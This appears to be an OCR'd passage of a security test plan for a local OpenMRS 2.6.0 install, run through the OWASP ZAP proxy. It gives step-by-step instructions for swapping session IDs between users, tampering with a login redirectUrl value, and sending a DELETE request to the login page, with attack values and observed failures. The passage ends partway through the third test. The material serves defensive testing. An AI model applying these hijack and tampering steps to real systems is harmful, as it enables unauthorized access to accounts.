
*** DEPENDENCIES**

OpenMRS with demo database was loaded and runs normally

1. OWASP ZAP runs normally
2. OWASP Local Proxy was properly configured
3. Browser proxy setting was properly configured to be pointed to OWASP proxy


*** TEST STEPS**

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.



Open Google Chrome. In the browser, type "http://localhost:8081/openmrs-standalone/login.htm" (without the double quotes) into the address bar and hit Enter


Go to the main Zap window, on the left side bar, in "Sites" tab, under "Sites" sub section, you will now see "http://localhost:8081". Expand that until you see "GET:login.htm". If you don't see it, please go to the Chrome browser and make sure the login page is loaded. If the page is not loaded, you need to double check the OpenMRS to make sure it runs properly. If the page is loaded, you need to make sure proxy settings on both OpenMRS and Google Chrome were configured properly.




4. Go back to the Chrome and login with a pair of username/password (we use "admin" for username and "Admin123" for password), select "Pharmacy" section and click login. After successful login, you log out.

5. Repeat step 2 to 4 but with this URL "http://localhost:8081/openmrs-standalone/referenceapplication/login.page"


6. In zap window, if you see two important page staring with "POST:login.htm" and "POST:login.page" on the left panel (the "Sites" panel).



7. Select "POST:login.htm(password, redirectURL,sessionLocation,username)" from the left panel and select the "Break..." and then click "Save" and do the same for the page starts with "POST:login.page" under "referenceapplication" folder.
8. The "Break Points" tab in the bottom pane should look like this




9. We now get back to our browser. Go to "Settings" > "Clear browsing data". Choose "Clear the following items from the beginning of time", check all the boxes and click "Clear browsing data"
10. Close "Settings" tab, and refresh the OpenMRS login page. Type in username: admin, and password: Admin123, choose "Pharmacy" location and click "Login"
11. You will not be able to login right away and OWASP Zap proxy may issue you an alert saying it is interupting the request. In such case, you can acknowledge the alert. Your screen should look similar to this




11. Notice that by the end of the header, we have a value set of

Cookie: JSESSIONID=D1392D7F2D37E5208D57E0F677CBC686; referenceapplication.lastSessionLocation=2 Copy the value of JSESSIONID. Your value may be different and for our test at this time, that value is D1392D7F2D37E5208D57E0F677CBC686

12. Click the "play" button several more times until the browser finishes loading and you should be able to logged into the dashboard.
13. Keep the current browser window and open another Google Chrome browser window in ICOGNITO mode and go to the login page. You may have to click the play button several times for the page to load. Once the page is load, login with the clerk credential (Username: clerk, password: Clerk123) and location is "Registration Desk"
14. Notice that after you click "Login", you will be brought to OWASP Zap proxy and see something like this



15. Replace the current value of JSESSIONID (highlighted in the screenshot) with the value of the other JSESSIONID which is in our case, the value in step 11. Click the play button after you're done.
16. Click play two more times and you will see another header with the variable JSESSIONID again.



Replace it again with the value you recorded in step 11 and then click play button. 17. The server will refuse and force the original sessionID value of clerk. If we keep changing the clerk's sessionID to the admin's sessionID, we will run into step 16 and loop in it again and again. If we accept the server's value of sessionID, after clicking the play button, we will return back to the login page with no account logged in. Note that this is within the Incognito browser. Admin is still logged in in the regular browser 18. Close the incognito browser. Log out of admin account in the regular browser (once again, you may to click the play button several times to log out)

* EXPECTED RESULTS

OpenMRS should fail securely either by issuing an error message or redirecting user to login page

- Error should not reveal too much information about the system

* POST-CONDITION

OpenMRS should still be operating normally

* ACTUAL RESULTS

System silently redirect user to login page without any error or announcement.

* NOTES:

n/a

4.4.3 CLIENT BYPASS -3- LOGIN PAGE REDIRECT

PRIORITY : HIGH

TEST STATUS : FAILED

*** DESCRIPTION**

NAME OF MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Attack type : unauthorized redirect after login
- Attack value : %2Fopenmrs-standalone%2Fappui%2Fheader%2Flogout.action%3FsuccessUrl%3Dopenmrs-standalone In this test, we will redirect logged in user to a logout page, aiming for an illusion that user's credential was not correct. The exploit is simple yet can cause a massive confusion as well as effective denial of service

*** PRECONDITION**

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unzipped
3. OWASP ZAP Version 2.6.0 downloaded and installed


*** DEPENDENCIES**

OpenMRS with demo database was loaded and runs normally

1. OWASP ZAP runs normally
2. OWASP Local Proxy was properly configured
3. Browser proxy setting was properly configured to be pointed to OWASP proxy


*** TEST STEPS**

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.



Open Google Chrome. In the browser, type "http://localhost:8081/openmrs-standalone/login.htm" (without the double quotes) into the address bar and hit Enter


Go to the main Zap window, on the left side bar, in "Sites" tab, under "Sites" sub section, you will now see "http://localhost:8081". Expand that until you see "GET:login.htm". If you don't see it, please go to the Chrome browser and make sure the login page is loaded. If the page is not loaded, you need to double check the OpenMRS to make sure it runs properly. If the page is loaded, you need to make sure proxy settings on both OpenMRS and Google Chrome were configured properly.




4. Go back to the Chrome and login with a pair of username/password (we use "admin" for username and "Admin123" for password), select "Pharmacy" section and click login. After successful login, you log out.

5. Repeat step 2 to 4 but with this URL "http://localhost:8081/openmrs-standalone/referenceapplication/login.page"


6. In zap window, if you see two important page staring with "POST:login.htm" and "POST:login.page" on the left panel (the "Sites" panel).



7. Select "POST:login.htm(password, redirectURL,sessionLocation,username)" from the left panel and select the "Break..." and then click "Save" and do the same for the page starts with "POST:login.page" under "referenceapplication" folder.
8. The "Break Points" tab in the bottom pane should look like this



9. We now get back to our browser. Go to "Settings" > "Clear browsing data". Choose "Clear the following items from the beginning of time", check all the boxes and click "Clear browsing data"
10. Close "Settings" tab, and refresh the OpenMRS login page. Type in username: admin, and password: Admin123, choose "Pharmacy" location and click "Login"
11. You will not be able to login right away and OWASP Zap proxy may issue you an alert saying it is interupting the request. In such case, you can acknowledge the alert. Your screen should look similar to this



11. Notice that in the request body, there is a variable "redirectUrl" (the highlighted section). We will replace the value of that variable with "%2Fopenmrs-standalone%2Fappui%2Fheader%2Flogout.action%3FsuccessUrl%3Dopenmrs-standalone" (no double quotes) and then click the "play" symbol right above the "request" tab

12. Click the "play" button several more times until the browser finishes loading and we will find that we are at the login page (as if our login credential used was not correct)

* EXPECTED RESULTS

OpenMRS should recognize the erronous flow and correct it by defaulting it to a page other than the logout page and still log user in correctly.

* POST-CONDITION

OpenMRS should still be operating normally

* ACTUAL RESULTS

User was returned to the login page as if the login credential was not correct

* NOTES:

n/a

4.4.4 CLIENT BYPASS -4- LOGIN PAGE DELETTE

PRIORITY : HIGH

TEST STATUS : FAILED

*** DESCRIPTION**

NAME OF MODULE : OPENMRS LOGIN

- Page location : http://localhost:8081/openmrs-standalone/login.htm
- Attack type : HTTP Method exploit
- Attack value : DELETE http://localhost:8081/openmrs-standalone/login.htm HTTP/1.1 In this test, we will use the DELETE http method to try to delete the login page from the server.

*** PRECONDITION**

A local computer with administrator privilege

1. Java JRE installed
2. OpenMRS Standalone Version 2.6.0 downloaded and unziped
3. OWASP ZAP Version 2.6.0 downloaded and installed


*** DEPENDENCIES**

OpenMRS with demo database was loaded and runs normally

1. OWASP ZAP runs normally
2. OWASP Local Proxy was properly configured
3. Browser proxy setting was properly configured to be pointed to OWASP proxy


*** TEST STEPS**

Open up OpenMRS V. 2.6.0 Standalone. Make sure Tomcat Port is 8081 and MySQL port is 3316. A web page starting with localhost:8081 will be automatically opened upon successful start.



Open Google Chrome. In the browser, type "http://localhost:8081/openmrs-standalone/login.htm" (without the double quotes) into the address bar and hit Enter


Go to the main Zap window, on the left side bar, in "Sites" tab, under "Sites" sub section, you will now see "http://localhost:8081". Expand that until you see "GET:login.htm". If you don't see it, please go to the Chrome browser and make sure the login page is loaded. If the page is not loaded, you need to double check the OpenMRS to make sure it runs properly. If the page is loaded, you need to make sure proxy settings on both OpenMRS and Google Chrome were configured properly.



